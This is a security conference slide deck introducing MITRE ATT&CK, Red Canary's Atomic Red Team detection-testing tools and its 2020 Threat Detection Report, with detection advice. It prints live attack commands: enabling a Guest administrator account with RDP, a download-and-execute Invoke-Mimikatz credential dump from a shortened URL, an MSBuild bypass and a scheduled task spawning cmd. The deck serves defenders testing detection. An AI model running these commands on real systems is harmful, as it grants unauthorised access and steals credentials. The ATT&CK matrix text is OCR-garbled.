Simulating adversary tradecraft & techniques

Introducing Atomic Red Team & the Red Canary Threat Detection Report







Presenter






Brian Donohue

PONTIFICATOR

RED CANARY



- I publish things, support open source tools
- Former journalist and CTI analyst
- Sorry for everything (e.g. my hair, my dogs, my kids)



Agenda

- 1. On Background: What is MITRE ATT&CK?
- 2. Introduction to **Atomic Red Team**
- 3. Identifying prevalent threats & techniques
 - a. (i.e. Threat Detection Report)
- 4. Simulate threats; validate detection



BACKGROUND

What is MITRE ATT&CK?





Drive by Compressive	Applefering	bash profile and bashro	Acress Triten Maninulation	Arress Tricen Maninulation	Account Manipulation	Account Discovery	AppleScript	Aurin Conture	Command lived Port	Automated Enfitration	Account Access Removal
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window	Application	Automated Collection	Communication Through	Data Compressed	Data Destruction
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	BITS Jobs	Brute Force	Discovery	Deployment Software	Clipboard Data	Removable Media	Data Encrypted	Data Encrypted for Impact
Hardware Additions	Compiled HTML File	AppCert DLIs	Applicit DLLs	Bypass User Account Control	Credential Dumping	Browser Bookmark	Component Object Model	Data from Information	Connection Proxy	Data Transfer Size Limits	Defacement
Regisation Through	Compiled HTML File	Applier DLS	Applied DCG Application Shimming	Clear Command History	Credentials from	Discovery	and Distributed COM	Repositories	Custom Command	Exfibration Over	Disk Content Wipe
Removable Media	Distributed COM	Application Shimming	Bypass User Account Control	Clear Command History CMSTP	Web Browsers	Domain Trust Discovery	Exploitation of Remote Services	Data from Local System	and Control Protocol	Alternative Protocol	Disk Structure Wipe
Spearphishing Attachment	Control Panel Items	Auther/Scation Package	DLL Search Order Hijacking	Code Signing	Credentials in Files	File and Directory Discovery	Internal Spearphishing	Data from Network	Custom Cryptographic Protocol	Exfitration Over Command	Endpoint Denial of Service
Spearphishing Link	Dynamic Data Exchange	BITS Jobs	Dylib Hijacking	Compile After Delivery	Credentials in Registry	Network Service Scanning	Logon Scripts	Shared Drive	Data Encoding	and Control Channel	Firmware Corruption
Spearphishing via Service	Execution through API	Bootkit	Elevated Execution with Promot	Compiled HTML File	Exploitation for	Network Share Discovery	Pass the Hash	Data from Removable Media	Data Obfuscation	Exfiltration Over Other Network Medium	Inhibit System Recovery
Supply Chain Compromise	Execution through	Browser Extensions	Emend	Component Firmware	Credential Access	Network Sniffing	Pass the Ticket	Data Stared	Domain Fronting	Exhitration Over	Network Denial of Service
Trusted Relationship	Module Load	Change Default File Association	Exploitation for Privilege	Component Object	Forced Authentication	Password Policy Discovery	Remote Desitos Protocol	Email Collection	Domain Generation	Physical Medium	Resource Hilacking
Valid Accounts	Exploitation for Client Execution	Component Firmware	Escalation	Model Hijacking	Hooking	Peripheral Device	Remote File Copy	Input Capture	Algorithms	Scheduled Transfer	Runtime Data Manipulation
	Graphical User Interface	Component Object Model	Extra Window Memory	Connection Proxy	Input Capture	Discovery	Remote Services	Man in the Browner	Fallback Channels		Service Stron
	InstallUtil	Hijacking	Injection	Control Panel Items	Input Prompt	Pennission Groups	Reglication Through	Screen Capture	Multi-hop Proxy		System Shutdown/Reboot
	Launchetl	Create Account	File System Permissions Weakness	DCShadow	Kerberoasting	Discovery	Removable Media	Video Capture	Multi-Stage Channels		Stored Data Manipulation
	Local Job Scheduling	DLL Search Order Hijacking	Hooking	Deobfuscate/Decode Files	Keychain LLMNR/NBT-NS	Process Discovery	Shared Webroot		Multiband Communication		Transmitted Data
	LSASS Driver	Dylb Hjacking	Image File Execution Options	or information	Poisoning and Relay	Query Registry Remote System	SSH Hijacking		Multilayer Encryption		Manipulation
	Midna	Emond	Injection	Disabling Security Yook	Network Soffine	Remote System Discovery	Taint Shared Content		Port Knocking		
	PowerShell	External Remote Services	Launch Daemon	OLL Search Order Hijacking	Password Filter DLL	Security Software	Third-party Software	1	Remote Access Tools		
	Regsvcs/Regism	File System Permissions	New Service	DLL Side-Loading	Private Keys	Discovery	Windows Admin Shares		Remote File Copy		
	Regard2	Weakness	Parent PID Spooting	Execution Guardrails	Securityd Memory	Software Discovery	Windows Remote		Standard Application		
	Rund 132	Hidden Files and Directories	Path Interception	Exploitation for	Steal Web Session Cookie	System Information	Management	1	Layer Protocol		
	Scheduled Task	Hooking	Plist Modification	Defense Evasion	Two-Factor Authentication	Discovery			Standard Cryptographic Protocol		
	Scripting	Hypervisor	Port Monitors	Extra Window	Interception	System Network Confiduration Discovery			Standard Non-Application Lawer Protocol		
	Service Execution	Image File Execution Options Injection	PowerShell Pro/He	Memory Injection		System Network	1		Uncommonly Used Port		
	Signed Binary Proxy Execution	Kernel Modules and Extensions	Process Injection	File and Directory Permissions Modification		Connections Discovery			Web Service		
	Signed Script Proxy Execution	Launch Agent	Scheduled Task	File Deletion		System Owner/User Discovery	1				
	Source	Launch Daemon	Service Registry Permissions	File System Logical Offsets		System Service Discovery					
	Space after Filename	Launched	Weakness	Gatekeeper Bupass		System Time Discovery	1				
	Third-party Software	LC_LOAD_DYUB Addition	Setuid and Setgid	Group Policy Medification		Virtualization/Sandbox Evasion					
	Trap	Local Job Scheduling	SID-History Injection Startup Items	Hidden Files and Directories		biasion	1				
	Trusted Developer Utilities	Login Item	Startup Items Sudo	Hidden Users							
	User Execution	Logon Scripts	Sudo Sudo Cachine	Hidden Window							
	Windows Management	LSASS Driver	Sudo Cathing Valid Accounts	HISTCONTROL							
	Instrumentation	Modify Existing Service	Valid Accounts Web Shell	Image File Execution Options							
	Windows Remote	Netsh Helper DLL	Webster	Injection							
	Management XSL Script Processing	New Service	1	Indicator Blocking							
	AALANIA PTOCESSING	Office Application Startup	1	Indicator Removal from Tools							
		Path Interception	1	Indicator Removal on Host							
		Plist Modification	1	Indirect Command Execution							
		Port Knocking	1	Install Root Certificate							
		Port Monitors	1	InstallUtil							
		PowerShell Profile	1	Launchetl							
		Rc.common		LC_MAIN Hijacking			ALTE		TOO	II (R)	
		Re-opened		Masquerading		IN.		E AT	1 X,(`	V	
		Applications		Modify Registry			VIIII		I OX		
		Redundant Access		Mshta			×				
		Registry Run Keys / Startup Folder		Network Share Connection Removal		_		100	_		
		Scheduled Task		NTFS File Attributes			nto:	IN VICA	> Era	10001	MOVIZ
		Screensaver	1	Obfuscated Files or Information			-1116	1)1 56	rc	11 1 1 (-)	M()
		Security Support Provider	1	Parent PID Spoofing				MI 19			work
		Server Software		Plist Modification							
		Component		Port Knockine							
		Service Registry		Process Doppeleineine							
		Permissions Weakness Setuid and Setgld		Process Hollowing							
		Setuid and Setgid Shortcut Modification		Process Injection							
		Shortcut Modification		Redundant Access		2	TTACK	mitre.o	ro		
		SIF and Trust Provider Hijacking		Regovcs/Regasm		a	r caon.	11111010	'8		
		Startup Items	1	Regov732					_		
		System Firmware	1	Rootkit							
		Systemd Service	1	Rundli32							
		Time Providers	1	Scrip ^{ri} ng							
		Trap	1	Signed Binary Proxy Execution							
		Valid Accounts	1	Signed Script Proxy Execution							
		Web Shell	1	SIP and Trust Provider Hijacking							
		Windows Management		Software Packing							
		Instrumentation Event Subscription		Space after Filename							
		Winlogon Helper DLL	1	Template injection							
			,	Timestomp							
				Trusted Developer Utilities							
				Valid Accounts							
				Virtualization/Sandbox Evasion							
				Virtualization/Sandbox Evasion Web Service							
				Virtualization/Sandbox Evasion							
SOLVING PROI	BLEMS			Virtualization/Sandbox Evasion Web Service							
SOLVING PROI	BLEMS VORLD			Virtualization/Sandbox Evasion Web Service							




MITRE ATT&CK

A taxonomy of threats

ATT&CK transforms the nebulous, unbounded "threat landscape" into a finite list of tactics and techniques





Using ATT&CK

MITRE ATT&CK

- To classify threats consistently
- To communicate about threats effectively
- To organize security coverage coherently
- To produce an awesome annual report



Data sources

Command and Scripting Interpreter

Sub-techniques (7)					
ID	Name				
T1059.001	PowerShell				
T1059.002	AppleScript				
T1059.003	Windows Command Shell				
T1059.004	Unix Shell				
T1059.005	Visual Basic				
T1059.006	Python				
T1059.007	JavaScript/JScript				

ID: T1059 Sub-techniques: T1059.001, T1059.002, T1059.003, T1059.004, T1059.005, T1059.006, T1059.007 Tactic: Execution Platforms: Linux, Windows, macOS Permissions Required: User Data Sources: PowerShell logs, Process command-line parameters, Process monitoring, Windows event logs Version: 2.0 Created: 31 May 2017 Last Modified: 25 June 2020

Version Permalink



Groups

Name	Associated Groups	Description
admin@338		admin@338 is a China-based cyber threat group. It has previously used newsworthy events as lures to deliver malware and has primarily targeted organizations involved in financial, economic, and trade policy, typically using publicly available RATs such as Poisonlyy, as well as some non-public backdoors.
APT-C-36	Blind Eagle	APT-C-36 is a suspected South America espionage group that has been active since at least 2018. The group mainly targets Colombian government institutions as well as important corporations in the financial sector, petroleum industry, and professional manufacturing.
APT1	Comment Crew, Comment Group, Comment Panda	APT1 is a Chinese threat group that has been attributed to the 2nd Bureau of the People's Liberation Army (PLA) General Staff Department's (GSD) 3rd Department, commonly known by its Military Unit Cover Designator (MUCD) as Unit 61398.
APT12	IXESHE, DynCalc, Numbered Panda, DNSCALC	APT12 is a threat group that has been attributed to China. The group has targeted a variety of victims including but not limited to media outlets, high-tech companies, and multiple governments.
APT16		APT16 is a China-based threat group that has launched spearphishing campaigns targeting Japanese and Taiwanese organizations.
APT17	Deputy Dog	APT17 is a China-based threat group that has conducted network intrusions against U.S. government entities, the defense industry, law firms, information technology companies, mining companies, and non-government organizations.



Software

Software

Software is a generic term for custom or commercial code, operating system utilities, open-source software, or other tools used to conduct behavior modeled in ATT&CK. Some instances of software have multiple names associated with the same instance due to various organizations tracking the same set of software by different names. The team makes a best effort to track overlaps between names based on publicly reported associations, which are designated as "Associated Software" on each page (formerly labeled "Aliases"), because we believe these overlaps are useful for analyst awareness.

Software entries include publicly reported technique use or capability to use a technique and may be mapped to Groups who have been reported to use that Software. The information provided does not represent all possible technique use by a piece of Software, but rather a subset that is available solely through open source reporting.

- Tool Commercial, open-source, built-in, or publicly available software that could be used by a defender, pen tester, red teamer, or an adversary. This category includes both software that generally is not found on an enterprise system as well as software generally available as part of an operating system that is already present in an environment. Examples include PsExec, Metasploit, Mimikatz, as well as Windows utilities such as Net, netstat, Tasklist, etc.
- Malware Commercial, custom closed source, or open source software intended to be used for malicious purposes by adversaries. Examples include PlugX, CHOPSTICK, etc.



ATT&CK BY THE NUMBERS

156

272

59

Techniques

Sub-techniques

Data sources



Red Canary's detection coverage

- T1059.001 PowerShell: 164 analytics
- T1218.005 MSHTA: 42 analytics
- T1003.001 LSASS Memory: 14 analytics
- T1036 Masquerading: 46 analytics



INTRODUCTION

Atomic Red Team!






A Framework for Improving Detection and Response

MITRE ATT&CK $^{\text{TM}}$ is a repository that describes the tactics and techniques adversaries use to compromise enterprises. Red Canary uses ATT&CK as the foundation of our approach to improving detection and response.

IMPROVE

How will we stay ahead of adversaries?

Change or enhance existing tools and processes to detect evolving threats.



TEST

Can we detect adversary techniques?

Validate detection capabilities with Atomic Red Team, an open source collection of tests mapped to MITRE ATT&CK™.

EVALUATE

Where are our gaps?

Use test results to assess coverage and identify necessary improvements.

Adversary technique simulation

- A suite of tools: lightweight tests,
 execution software, and variation
- Mapped to MITRE ATT&CK
- Simulate adversary techniques
- Easy to use

It's actually a suite of tools

- Atomic Red Team (the library of tests)
- Invoke-Atomic (the executition framework)
- AtomicTestHarnesses (variation)

Direct use-cases

- 1. Simulate adversary behaviors
- 2. Validate assumptions about tooling
- 3. Assess durability of detection logic
- 4. Understand what malicious looks like



A library of atomic tests

T1003.001 Generate docs from job=validate_atomics_generate_docs branch=master last mon T1003.002 move cleanup to cleanup command (#1258) T1003.003 title clarification (#1259) T1003.004 Generate docs from job=validate_atomics_generate_docs branch=master last mon			
T1003.002 move cleanup to cleanup command (#1258) T1003.003 title clarification (#1259) T1003.004 Generate docs from job=validate_atomics_generate_docs branch=master last mon	Indexes	dd elevation required (#1277)	2 days ago
T1003.003 title clarification (#1259) 13 days ag T1003.004 Generate docs from job=validate_atomics_generate_docs branch=master last mon	T1003.001	senerate docs from job=validate_atomics_generate_docs branch=master	last month
T1003.004 Generate docs from job=validate_atomics_generate_docs branch=master last mon	T1003.002	nove cleanup to cleanup command (#1258)	13 days ago
	T1003.003	tle clarification (#1259)	13 days ago
	T1003.004	enerate docs from job=validate_atomics_generate_docs branch=master	last month
T1003 Generate docs from job=validate_atomics_generate_docs branch=master last mon	T1003	enerate docs from job=validate_atomics_generate_docs branch=master	last month
T1006 Merge OSCD branch into master (#1273) 8 days as	T1006	flerge OSCD branch into master (#1273)	8 days ago
T1007 Generate docs from job=validate_atomics_generate_docs branch=master last mon	T1007	enerate docs from job=validate_atomics_generate_docs branch=master	last month
T1010 Generate docs from job=validate_atomics_generate_docs branch=master last mon	T1010	enerate docs from job=validate_atomics_generate_docs branch=master	last month
T1012 Generate docs from job=validate_atomics_generate_docs branch=master 22 days at	T1012	enerate docs from job=validate_atomics_generate_docs branch=master	22 days ago
T1014 Generate docs from job=validate_atomics_generate_docs branch=master last mon	T1014	enerate docs from job=validate_atomics_generate_docs branch=master	last month

Copy and paste

Atomic Test #1 - Enable Guest account with RDP capability and admin priviliges

After execution the Default Guest account will be enabled (Active) and added to Administrators and Remote Desktop Users Group, and desktop will allow multiple RDP connections **Supported Platforms**: Windows

Attack Commands: Run with command_prompt! Elevation Required (e.g. root or admin)

```
net user guest /active:yes
net user guest Password123!
net localgroup administrators guest /add
net localgroup "Remote Desktop Users" guest /add
reg add "hklm\system\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
reg add "hklm\system\CurrentControlSet\Control\Terminal Server" /v "AllowTSConnections" /t REG_DWORD /d 0x1 /f
```

Cleanup Commands:

```
net user guest /active:no
net localgroup administrators guest /delete
net localgroup "Remote Desktop Users" guest /delete
reg delete "hklm\system\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /f
reg delete "hklm\system\CurrentControlSet\Control\Terminal Server" /v "AllowTSConnections" /f
```

Input parameters

Atomic Test #1 - MSBuild Bypass Using Inline Tasks

Executes the code in a project file using. C# Example

Supported Platforms: Windows

Inputs:

Name	Description	Туре	Default Value
filename	Location of the project file	Path	PathToAtomicsFolder\T1127.001\src\T1127.001.csproj

Attack Commands: Run with command prompt!

C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe #{filename}

Dependencies: Run with powershell!

Description: Project file must exist on disk at specified location (#{filename})

Check Prereq Commands:

```
if (Test-Path #{filename}) {exit 0} else {exit 1}
```

Get Prereq Commands:

New-Item -Type Directory (split-path #{filename}) -ErrorAction ignore | Out-Null Invoke-WebRequest "https://github.com/redcanaryco/atomic-red-team/raw/master/atomics/T1127.001/src/T1127.001.csproj" -OutF

Prerequisites

Atomic Test #15 - ATHPowerShellCommandLineParameter -Command parameter variations

Executes powershell.exe with variations of the -Command parameter

Supported Platforms: Windows

Inputs:

Name	Description	Туре	Default Value
command_line_switch_type	The type of supported command-line switch to use	String	Hyphen
command_param_variation	The "Command" parameter variation to use	String	С

Attack Commands: Run with powershell!

Out-ATHPowerShellCommandLineParameter -CommandLineSwitchType #{command_line_switch_type} -CommandParamVariation #{command_

```
Dependencies: Run with powershell!
```

Description: The AtomicTestHarnesses module must be installed and Out-ATHPowerShellCommandLineParameter must be exported in the module.

Check Prereq Commands:

```
$RequiredModule = Get-Module -Name AtomicTestHarnesses -ListAvailable
if (-not $RequiredModule) {exit 1}
if (-not $RequiredModule.ExportedCommands['Out-ATHPowerShellCommandLineParameter']) {exit 1} else {exit 0}
```

Get Prereq Commands:

Install-Module -Name AtomicTestHarnesses -Scope CurrentUser -Force

INVOKE-ATOMIC

If only there was some kind of software that could automate away some of this drudgery...





Invoke-Atomic

- PowerShell execution framework
- Enumerates atomics and show details
- Execute tests
- Check for, install/uninstall, clean up dependencies

What is AtomicTestHarnesses?





AtomicTestHarnesses

- Tests technique variations
- Includes built-in test validation
- Integrated with but not dependent on ART
- Produces telemetry "trails"





TechniqueID	T1218.005
TestSuccess	True
TestGuid	7f6921aa-a5fb-483e-91a3-4160e5e695e6
ExecutionType	File
ScriptEngine	JScript
HTAFilePath	C:\Users\TestUser\Desktop\Test.hta
HTAFileHashSHA256	426A0ABF072110B1277B20C0F8BEDA7DC35AFFA2376E4F52CD35DF75CF90987A
RunnerFilePath	C:\WINDOWS\System32\mshta.exe
RunnerProcessId	6716
RunnerCommandLine	"C:\WINDOWS\System32\mshta.exe" "C:\Users\TestUser\Desktop\Test.hta"
RunnerChildProcessId	328
RunnerChildProcessCommandLine	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop - Command Write-Host 7f6921aa-a5fb-483e-91a3-4160e5e695e6; Start-Sleep -Seconds 2; exit

- Some of these fields serve as validation
 - TechniqueID, TestSuccess, TestGUID
- Some of these fields serve as telemetry trails
 - HTAFileHashSHA265,
 RunnerCommandLine
- Some of these fields are variable
 - ScriptEngine, HTAFilePath, HTARunnerPath




Identifying prevalent threats & techniques





Red Canary MDR





INTRODUCTION

Welcome to the 2020 Threat Detection Report

This in-depth look at the most prevalent ATT&CK® techniques is designed to help you and your team focus on what matters most.

6M

INVESTIGATIVE LEADS


15K

CONFIRMED THREATS

1

REPORT

Top ten techniques









TECHNIQUE T1055

Process Injection

Process Injection was the most common threat we observed in our customers' environments in 2019, largely because TrickBot uses the technique to run arbitrary code through the Windows Service Host (sychost.exe).

#1


35% ORGANIZATIONS AFFECTED

2,734

ANALYSIS DEFINITION DETECTION TESTING

TDR 2020

Analysis!



Why?

Process Injection tops our list as the most common ATT&CK technique across our customer base due to a very specific threat: TrickBot. However, the technique is actually quite versatile, facilitating a range of actions as broad as nearly any other ATT&CK technique. Categorized under both Defense Evasion and Privilege Escalation, Process Injection is arguably an Execution technique as well.

Process Injection is a technique whereby an adversary is able to carry out some nefarious activity in the context of a legitimate process. In this way, malicious activity—whether it's an overtly malicious binary or a process that's been co-opted as such—blends in with routine operating system processes.

Stealth, however, is just one of the benefits of Process Injection. Its most useful function may be that arbitrary code, once injected into a legitimate process, can inherit the privileges of that process or, similarly, access parts of the operating system that shouldn't be otherwise available.

How?

Some other common variations of Process Injection include:

- Remotely injecting code libraries into running processes
- Using seemingly benign processes such as notepad.exe to make external network connections and later injecting code that performs malicious actions
- Leveraging Microsoft Office applications to create RemoteThread injections into dllhost.exe for the purposes of conducting attacks with malicious macros
- Cross-process injection initiated by Isass.exe into taskhost.exe
- Metasploit injecting itself into processes such as svchost.exe to avoid suspicion and increase stability
- Injecting code into a browser process to enable snooping on a user's browsing session, which is a common characteristic of banking and other credential-stealing trojans

Who?

In addition to TrickBot, we have also seen the following malware families carry out Process Injection:

- PlugX
- Dridex
- Emotet
- AgentTesla
- Hancitor
- Ursnif/Dreambot

With what?

Sighted with

We most commonly see Process Injection occurring in tandem with Scheduled Tasks (T1053) across our customer base because TrickBot sometimes uses Scheduled Tasks for persistence.


We also often see Process Injection paired with Remote File Copy (T1105) and Windows Admin Shares (T1077). Code injected into TrickBot downloads additional libraries for execution, explaining its occurrence with Remote File Copy, while TrickBot and common follow-on trojan Emotet use Windows Admin Shares to move laterally on an infected network.

Far less often we see Process Injection alongside Uncommonly Used Port (T1509)—likely because code injected by TrickBot may communicate on tcp/447 and tcp/449 for command and control—and Mshta (T1170). The latter is the result of newer .NET exploitation tools such as DotNetToJScript and CACTUSTORCH that allow attackers to inject code from HTML Applications.

CUSTOMERS AFFECTED



Detection!



Visibility

Collection requirements

Process monitoring

Process monitoring is a minimum requirement for reliably detecting Process Injection. Even though injection can be invisible to some forms of process monitoring, the effects of the injection can become harder to miss once you compare process behaviors against expected functionality.

API monitoring

If possible, monitor API system calls that include CreateRemoteThread in Windows. This will indicate a process is using the Windows API to inject code into another process. Security teams should monitor for the **ptrace** system calls on Linux as well.

Detection

Specific to TrickBot, we have two behavioral analytics that look for untrusted processes launching svchost.exe. Collectively, these two analytics—on their own and in tandem—uncovered more than 4,200 confirmed threats. A third analytic looks for a mix of svchost.exe injection and network connections. It converted into a confirmed threat nearly 2,500 times.


In addition, adversaries may modify some files or environment variables on macOS and Linux systems to signal intent for Process Injection:

- On macOS, modifying the DYLD INSERT LIBRARIES environment variable may allow injection.
- On Linux systems, modifying the /etc/ld.so.preload file or the environment variables LD_PRELOAD or LD_LIBRARY_PATH may allow injection.

Weeding out false positives

The analytics that produced the most false positives came from looking for CreateRemoteThread calls from any and all processes. Many tools in Windows use Process Injection legitimately for debugging and virtualization. If you want to write analytics around this API call, focus them on unusual source processes, such as Microsoft Office products and tools that commonly deliver first-stage malware like scripts and Mshta.

Testing!





TECHNIQUE T1003

Credential Dumping

While it wasn't among our top 10 threats by volume, Credential Dumping affected a wide swath of our customers, due in no small part to the prominence of tools such as Mimikatz.

11
OVERALL RANK

32% ORGANIZATIONS AFFECTED

762

ANALYSIS DEFINITION DETECTION TESTING

Testing detection with atomics

Run this test on a Windows system using PowerShell:

```
powershell.exe "IEX (New-Object
Net.WebClient).DownloadString('http://bit.ly/L3g1tCrad1e'); Invoke-Mimikatz -
DumpCr"
```

Testing detection with Atomics

Useful telemetry will include:

Data source	Telemetry
Process monitoring	powershell.exe
Process command line	"DownloadString", "WebClient", and the presence of a URL
Network connection	powershell.exe establishing an external network connection

Did it work?

TESTING

I ran the test, and it generated alerts!

- Do you have the resources to investigate?
- Do the alerts contain sufficient context to respond?

I ran the test and nothing happened

- Do you have visibility into relevant data sources?
- Is your tooling configured properly?
- Did the test actually execute?





Threat Detection Report tells you what techniques to prioritize


- Transforms MITRE ATT&CK from overwhelming to manageable
- Showcases threats that are likely to materialize
- Educates on how to observe and detect them

Atomics tell you if you are able to observe those techniques

- Validates assumptions about how our tooling works
- Assesses efficacy of detection logic



PREVIEW!



Technique trends in 2021 TDR

- T1059: Command and Scripting Interpreter
 - T1059.001: PowerShell
- T1053: Scheduled Task/Job
 - o T1053.005: Scheduled Task



Why PowerShell?

- Powerful
- Ubiquitous
- Seemingly normal
- Attack toolkits



Detecting PowerShell?

- Encoding command switch
 - o Process: `powershell.exe`
 - Command line: `-encodedcommand`
- Invoke Expressions
 - o Process: `powershell.exe`
 - Command line: `iex``invoke-expression``.invoke`



Why Scheduled Task?

- Dynamic
 - Enable execution, persistence,
- Functionally necessary
- Seemingly normal
- Used by lots of malware



Detecting Sheduled Task?

- Scheduled Task spawning shell
 - o Process: schtask.exe
 - Command line: `create` `cmd.exe /c`
 - `cmd/c`



Testing Sheduled Task?

Run this test on a Windows system using Command Prompt:

SCHTASKS /Create /SC ONCE /TN spawn /TR cmd.exe /ST 21:00

Validating coverage

Data source	Telemetry
Process monitoring	schtasks.exe
Process command line	"/SC ONCE", "cmd.exe", "/ST 21:00"
Registry monitoring	for storage of scheduled task details



Credential Dumping

Run this:

```
powershell.exe "IEX (New-Object
Net.WebClient).DownloadString('http://bit.ly/L3g1tCrad1e'); Invoke-
Mimikatz -DumpCr"
```

And you can expect this:

USEFUL TELEMETRY:

- Process monitoring (powershell.exe)
- Process command line ("DownloadString", "WebClient", and the presence of a URL)
